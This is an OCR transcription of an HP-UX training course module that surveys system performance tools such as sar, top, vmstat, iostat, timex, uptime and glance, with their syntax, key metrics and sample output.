
Module 10 — Performance Tools Overview

Objectives

Upon completion of this module, you will be able to:

- Identify various performance tools available on HP-UX.
- Categorize each tool as either real time or data collection.
- List major features of the performance tools.
- Compare and contrast the differences between the tools.

10–1. SLIDE: HP-UX Performance Tools



HP-UX Performance Tools

Objective:

- Identify the various performance tools available on HP-UX
- Discuss their features
- Compare and contrast the differences between these tools

acctcom	glance	gpm	iostat	ipcs/ipcrm
mount	NetMetrix	netstat	nfsstat	nettune
nice/renice	PerfView	PRM	rtprio	sar
serialize	timex	top	vmstat	uptime

Student Notes


There are many different performance tools available on the HP-UX operating system. Some tools provide real time performance information, while other tools collect data in the background for future analysis. Others tools allow operating system variables to be tuned.

The objective of this module is to highlight the main performance tools available with HP-UX, and to describe how each tool works.

This module is intended to be a quick reference guide which can be used when selecting a tool for a specific task.

NOTE: This module does *not* discuss how to interpret the output of the tools. Interpretation of the metrics is provided in *the Performance and Tuning course*, H5278.

10–2. SLIDE: Types of Tools



Types of Tools

Real Time Monitoring Tools

UNIX	HP Specific

Data Collection Performance Tools

UNIX	HP Specific

Performance Administration Tools

UNIX	HP Specific

Network Monitoring Tools

UNIX	HP Specific

Student Notes

The tools covered in this section fall into four main categories:

- **Real-Time Monitoring Tools**. These are tools that provide information as to the performance of the system *now*. The information is current and provides a real time perspective as to the state of the system at the moment.

- **Data Collection Performance Tools**. These are tools that collect performance data in the background, summarize or average the data into a summary record, and log the summary record to a file or files on disk. These tools do not typically provide real time data.

- **Performance Administrative Tools**. These are tools which a system administrator can use to manage the performance of his system. These tools typically do not *report* any data, but allow the current configuration of the system (and its components) to be *changed* to help improve performance.


- **Network Monitoring Tools**. These are tools which monitor performance, status, and packet errors on the network. These tools include both monitoring and configuration tools related to network management.

Within each category of tools, there are standard UNIX tools and HP specific tools.

`Standard UNIX Tools` The standard UNIX tools are those frequently found on UNIX-based systems, including HP-UX. The advantage of the standard tools is that their results can be compared with those on other UNIX platforms. This provides an "apples for apples" comparison which may be desirable when comparing systems.

`HP-Specific Tools` The HP-specific tools are those found only on the HP-UX operating system. These tools are often tailored specifically for HP-UX implementations.
These tools are generally *not* found on other UNIX implementations, since other implementations are different from that of HP. Some of the HP-specific tools come with the base OS, and others need to be purchased as optional tools.

10–3. SLIDE: Generic UNIX Real Time Monitoring Tools



Generic UNIX Real Time Monitoring Tools

Real Time Monitoring Tools

UNIX	HP Specific

`sar`
`top`
`vmstat`
`iostat`
`timex`
`uptime`	

Data Collection Performance Tools

UNIX	HP Specific

Performance Administration Tools

UNIX	HP Specific

Network Monitoring Tools

UNIX	HP Specific

Student Notes

The slide shows *run time* performance monitoring tools included with HP-UX 11.00 and higher. These are tools that provide current information as to the performance of the system at the moment. These tools are standard UNIX performance tools that are found on most other UNIX implementations.

10–4. TEXT PAGE: `sar`

Description

The **`sar`** command reports on many different system activities including CPU, buffer cache, disk, and others.

Commands related to **`sar`** include **`sa1`**, **`sa2`**, and **`sadc`**. These commands are related to the *data collection* component of `sar` and are covered with the data collection commands.

Tool Source:	Standard UNIX (System V)
Documentation:	man page and kernel source
Interval:	>= 1 second
Data Source:	/**`dev/kmem registers/counters`**
Type of Data:	Global
Metrics:	CPU, Disk, Kernel resources
Logging:	Standard output device or file on disk
Overhead:	Varies, depending on the output interval
Unique Features:	Disk I/O wait time, kernel table overflows, buffer cache hit ratios
Full Pathname:	10.x and 11.00 releases: **`/usr/sbin/sar`**
Pros and Cons:	+ familiarity + performs both real time and data collection functions – no per process information – no paging information, designed only for swapping (not done on HP-UX)

Syntax

```
   Sar  [-ubdycwaqvmAMS] interval [count]
```

Key Metrics

The **`sar`** command has many metrics. Included below are some sample metrics based on the Disk and CPU reports.

CPU Report

The CPU report displays utilization of CPU and the percentage of time spent within the different modes.

%usr	Percentage of time in user mode
%sys	Percentage of time in system mode
%wio	Percentage of time in processes are waiting for I/O

%idle Percentage of time idle

Disk Report

The disk report displays activity on each block device (i.e. disk drive).

device Logical name of the device
%busy Percentage of time the device is busy servicing a request
avque Average number of I/) requests pending for the device
r+w/s Number of I/O requests per second (includes reads and writes)
blks/s Number of 512-byte blocks transferred (to and from) per second
avwait The average amount of time the I/O requests wait in the queue before being serviced
avserv The average amount of time spent servicing an I/O request (includes seek, rotational latency, and data transfer times)

Examples

```
# sar –u 5 4
HP-UX astro B.11.00 C 9000/715   12/15/99

08:32:24    %usr     %sys     %wio    %idle
08:32:29      64       36        0        0
08:32:34      61       39        0        0
08:32:39      63       37        0        0

Average       62       38        0        0
```

```
# sar –d 5 4
HP-UX astro B.11.00 C 9000/715   12/15/99

08:48:24   device   %busy   avque   r+w/s   avwait   avserv
08:48:29   c0t6d0   19.36    0.55      20     6.37    14.27
08:48:34   c0t6d0   35.36    1.35     851    15.90    15.00
08:48:39   c0t6d0   61.80   12.75    1226    89.17    17.85

Average    c0t6d0   38.81    5.80     730    45.33    16.04
```

10–5. TEXT PAGE: top

Description

The **top** command displays a real-time list of the top CPU consumers (processes) on the system.

Tool Source:	Standard UNIX (BSD 4.x)
Documentation:	man page
Interval:	>= 1 second
Data Source:	**/dev/kmem registers/counters**
Type of Data:	Global, Process
Metrics:	CPU, Memory
Logging:	Standard output device
Overhead:	Varies, depending on presentation interval
Unique Feature:	Real-time list of top CPU consumers
Full Pathname:	9.x release: **/usr/bin/top** 10.x release: **/usr/bin/top**
Pros and Cons:	+ quick look at global and process CPU data - limited statistics - uses curses for terminal output

Syntax

```
top [-s time] [-d count] [-n number] [-q]

    -s time   Set the delay between screen updates
    -d count  Set the number of screen updates to "count", then exit
    -n number Set the number of processes to be displayed
    -q        Run quick.  The top command with a nice value of zero.
```

Key Metrics

The **top** metrics include:

SIZE	Total size of the process in KB. This includes text, data, and stack.
RES	Resident size of the process in KB. This includes text, data, and stack.
%WCPU	Average (weighted) CPU usage since top started.
%CPUCurrent	CPU usage over the current interval.

Example

```
 * Start top with a 10 second update interval
# top -s 10

* Start top and display only 5 screen updates then exit
# top -d 5

* Start top and display only top 15 processes
# top -n 15


* Start top and let it run continuously
# top
System: r3w14  Fri Oct 17 10:24:23 1997
Load averages: 0.55, 0.37, 0.25
115 processes: 113 sleeping, 2 running
Cpu states:LOAD   USER   NICE    SYS   IDLE  BLOCK  SWAIT   INTR   SSYS
           0.55   9.9%   0.0%   2.0%  88.1%   0.0%   0.0%   0.0%   0.0%

Memory: 24204K (15084K) real, 46308K (33432K) virtual, 2264K free  Page# 1/9
TTY   PID USERNAME PRI NI   SIZE    RES STATE    TIME %WCPU  %CPU COMMAND
  ?   680 root     154 20  1328K   468K sleep   33:23 12.36 12.34 snmpdm
  ?   728 root     154 20   340K   136K sleep   18:20  5.82  5.81 mib2agt
  ?  1141 root     154 20 12784K  3708K sleep   84:06  4.47  4.47 netmon
  ?  1071 root      80 20  1264K   568K run      0:19  3.00  2.99 pmd
  ?  3892 root     179 20   308K   296K run      0:00  2.59  0.34 top

* To go to the next/previous page type "j" and "k" respectively

* To go to the top page type "t"
```

Note: the two values following memory: are the memory allocated for all processes and in parentheses memory allocated for runnable processes.

Note: **`swait`** and **`ssys`** are relevant for SMP systems and will be 0.0% on single processor systems.

10–6. TEXT PAGE: `vmstat`

Description

The **`vmstat`** command reports virtual memory statistics about processes, virtual memory, and CPU activity.

Tool Source:	Standard UNIX (BSD 4.x)
Documentation:	man page, include files
Interval:	>= 1 second
Data Source:	**`/dev/kmem registers/counters`**
Type of Data:	Global
Metrics:	CPU, Memory
Logging:	Standard output device
Overhead:	Varies, depending on presentation interval
Unique Feature:	Cumulative VM statistics since last reboot
Full Pathname:	9.x release: **`/usr/bin/vmstat`** 10.x release: **`/usr/bin/vmstat`**
Pros and Cons:	+ minimal overhead - poorly documented - cryptic headings - lines wrap on 80column character display

Syntax

```
vmstat [-dnS] [interval [count]]
vmstat -f | -s | -z

    -d   Include disk I/O information
    -n   Print in a format more easily viewed on a 80-column display
    -S   Include swapping information

    -f   Print number of processes forked since boot, number of pages used
         by all forked processes, and the average pages/forked process
    -s   Print virtual memory summary information
    -z   Zero the summary registers.
```

Key Metrics

The **`vmstat`** metrics include:

avm	Active virtual pages
free	Number of pages on the free list
re	Page reclaims
at	Address translation faults

po	Pages paged out
fr	Pages freed by vhand, per second
sr	Pages surveyed (de-referenced) by vhand, per second
in	Device interrupts per second
sy	System calls per second
cs	CPU context switch rate (switches/second)

Examples

```
# vmstat -n 5 2
VM
       memory                     page                             faults
     avm    free   re   at    pi   po    fr   de    sr     in     sy    cs
    7589     728    0    0     0    0     0    0     0    140    490    30
CPU
    cpu          procs
 us sy id    r     b     w
  2  1 97    0    74     0
    7670     692    0    0     0    0     0    0     0    235   4959   170
 47 11 42    0    75     0
```

```
# vmstat -nS 5 2
VM
       memory                     page                             faults
     avm    free   si   so    pi   po    fr   de    sr     in     sy    cs
    7984     584    0    0     0    0     0    0     0    140    490    30
CPU
    cpu          procs
 us sy id    r     b     w
  2  1 97    0    75     0
    7972     549    0    0     0    0     0    0     0    203    462    53
  1  1 98    0    76     0
```

```
# vmstat -f
3949 forks, 497929 pages, average=  126.09
```

```
# vmstat -s
0 swap ins
0 swap outs
0 pages swapped in
0 pages swapped out
1116471 total address trans. faults taken
346175 page ins
7976 page outs
200675 pages paged in
16824 pages paged out
213104 reclaims from free list
216129 total page reclaims
110 intransit blocking page faults
587961 zero fill pages created
303212 zero fill page faults
248573 executable fill pages created
67077 executable fill page faults
0 swap text pages found in free list
80233 inode text pages found in free list
```

```
   166 revolutions of the clock hand
   106769 pages scanned for page out
   13236 pages freed by the clock daemon
   75633551 cpu context switches
   1612387244 device interrupts
   1137948 traps
   247228805 system calls
```

10–7. TEXT PAGE: iostat

Description

The **iostat** command reports I/O statistics for each active disk on the system.

Tool Source:	Standard UNIX (BSD 4.x)
Documentation:	man page
Interval:	>= 1 second
Data Source:	/**dev/kmem registers/counters**
Type of Data:	Global
Metrics:	Physical Disk I/O
Logging:	Standard output device
Overhead:	Varies, depending on the output interval
Unique Features:	Terminal I/O
Full Pathname:	All releases: **/usr/bin/iostat**
Pros and Cons:	+ statistics by physical disk drive - limited statistics - poorly documented and cryptic headings

Syntax

```
iostat [-t] [interval [count]]

iostat [-t] [interval [count]]

 -t         Report terminal statistics as well as disk statistics
 interval   Display successive lines summaries at this frequency
 count      Repeat the summaries this number of times
```

Key Metrics

The **iostat** metrics include:

bps	Kilobytes transferred per second
sps	Number of seeks per second
msps	Milliseconds per average seek

With the advent of new disk technologies, such as data striping, where a single data transfer is spread across several disks, the number of milliseconds per average seek becomes impossible to compute accurately. At best it is only an approximation, varying greatly based on several dynamic system conditions. For this reason, and to maintain backward compatibility, the milliseconds per average seek (msps) field is set to the value 1.0.

Examples

```
# iostat 5 2
  device    bps     sps    msps
  c0t6d0      0     0.0     1.0
  c0t6d0    1100    34.6     1.0

# iostat -t 5
                    tty             cpu
                 tin tout        us  ni  sy  id
                   0    0         2   0   1  98

  device    bps     sps    msps
  c0t6d0      0     0.0     1.0
```

10–8. TEXT PAGE: `time` and `timex`

Description

The **`time`** and **`timex`** commands reports the elapsed time, the time spent in system mode, and the time spent in user mode, for a specific invocation of a process.

The **`timex`** command is an enhanced version of **`time`**, and can report additional statistics related to resources used during the execution of the command.

Tool Source:	Standard UNIX (System V)
Documentation:	man page and kernel source
Interval:	Process completion
Data Source:	/**`dev/kmem`** registers/counters
Type of Data:	Process
Metrics:	CPU (user, system, elapsed)
Logging:	Standard output device
Overhead:	Minimal
Unique Feature:	Timing how long a process executes
Full Pathname:	9.x release: **`/bin/timex`** 10.x release: **`/usr/bin/timex`**
Pros and Cons:	+ minimal overhead - cannot be used on already running processes

Syntax

```
time command

timex [-o] [-p[fhkmrt]] [-s] command

     -o   List amount of I/O performed by command
     -s   List activity (SAR data) present during execution of command
```

Example

```
timex find / 2>&1 >/dev/null | tee -a perf.data

real       39.49
user        1.47
sys        11.24
```

```
timex sh

cp /stand/vmunix /tmp
rm /tmp/vmunix
ncheck -s /dev/vg00/lvol7 > /dev/null
exit

real     1:11.67
user        0.27
sys         4.21
```

10–9. TEXT PAGE: `uptime` and `w`

Description

The **`uptime`** command shows how long a system has been up, who is logged in, and what they are doing.

The **`w`** command is linked to uptime, and prints the same output as **`uptime -w`**, displaying a summary of the current activity on the system.

Tool Source:	Standard UNIX (BSD 4.x)
Documentation:	man page
Interval:	On demand
Data Source:	**`/dev/kmem registers/counters`** and **`/etc/utmp`**
Type of Data:	Global
Metrics:	Load averages, number of logged on users
Logging:	Standard output device
Overhead:	Varies, depending on number of users logged in
Unique Feature:	Easiest way to see time since last reboot, load averages
Full Pathname:	9.x release: **`/usr/bin/uptime`** 10.x release: **`/usr/bin/uptime`**
Pros and Cons:	+ quick look at load average, how long systems been up - limited statistics

Syntax


```
uptime [-hlsuw] [user]

   w [-hlsuw] [user]

   -h   Suppress the first line and the heading line
   -l   Print long listing
   -s   Print short listing
   -u   Print only the utilization lines; do not show user information
   -w   Print what each user is doing; same as w command.
```

Example

```
# uptime
 11:23am  up 3 days, 22:22,  7 users,  load average: 0.62, 0.37, 0.30

# uptime -w
 11:23am  up 3 days, 22:22,  7 users,  load average: 0.57, 0.37, 0.30
```

```
User     tty           login@  idle   JCPU   PCPU  what
root     console       9:26am 94:20               /usr/sbin/getty console
root     pts/0         9:26am     5               /sbin/sh
root     pts/3         9:26am  1:57               /sbin/sh
root     pts/4        10:16am            2      2 vi tools_notes
root     pts/5         9:43am                     script
```

10–10. SLIDE: HP-UX Real Time Monitoring Tools



HP-UX Real Time Monitoring Tools

Real Time Monitoring Tools

UNIX	HP Specific

`sar`
`top`
`vmstat`
`iostat`
`timex`
`uptime`
	`glance`
	`gpm`

Data Collection Performance Tools

UNIX	HP Specific

Performance Administration Tools

UNIX	HP Specific

Network Monitoring Tools

UNIX	HP Specific

Student Notes

This slide shows the HP-specific, *run-time* performance monitoring tools available for HP-UX. Currently, **`glance`** and **`gpm`** are available for HP-UX 10.x and 11.00 releases. Both **`glance`** and **`gpm`** are optional, separately purchasable products.

The **`glance`** and **`gpm`** tools provide real-time monitoring capabilities specific to the HP-UX operating system. Both tools provide access to performance data not available with standard UNIX tools, and both tools use the **`midaemon`** (i.e. KI interface) to collect performance data, yielding much more accurate performance results.

10–11. TEXT PAGE: `glance`

Description

The **`glance`** tool is available for HP-UX releases 9.x, 10.x, and 11.x. This is the recommend performance monitoring tool for an HP-UX system. This tool shows information which cannot be seen with any of the standard UNIX monitoring tools, and the accuracy of the data is considered more reliable since the source is the **`midaemon`**, as opposed to the kernel counters and registers.

Tool Source:	HP
Documentation:	man page an on-line help
Interval:	>= 2 seconds
Data Source:	**`midaemon`**
Type of Data:	Global, Process, Application
Metrics:	CPU, Memory, Disk, Network, Kernel resources
Logging:	Standard output device, screen shots to a file
Overhead:	Varies, depending on presentation interval and number of processes
Unique Feature:	Per process system calls Global system calls Sort processes by CPU usage or by amount of Disk I/O being performed Displays files opened on a per process bases
Full Pathname:	9.x release: **`/usr/perf/bin/glance`** 10.x release: **`/opt/perf/bin/glance`**
Pros and Cons:	+ extensive per-process information + extensive global metrics + more accurate than standard UNIX tools - uses curses - relatively slow startup - not bundled with the OS

Syntax


```
glance  [-j interval] [-p print_dest] [-f filename]
[-maxpages #] [-command] [-nice nicevalue] [-nosort]
[-lock] [-adviser_only] [-syntax filename]
```

Key Metrics

The glance tool includes reports for the following areas:

COMMAND	FUNCTION	GLANCE PLUS REPORT
a	All CPUs Performance Sta	CPU by Processor
c	CPU Utilization Stats	CPU Report
d	Disk I/O Stats	Disk Report
g	Global Process Stats	Process List
h	Help	
i	I/O by Filesystem	I/O by Filesystem
l	Lan Stats	Network by LAN
m	Memory Stats	Memory Report
n	NFS Stats	NFS Report
s	Single process information	Process List, double-click process
t	OS Table Utilization	System Table Report
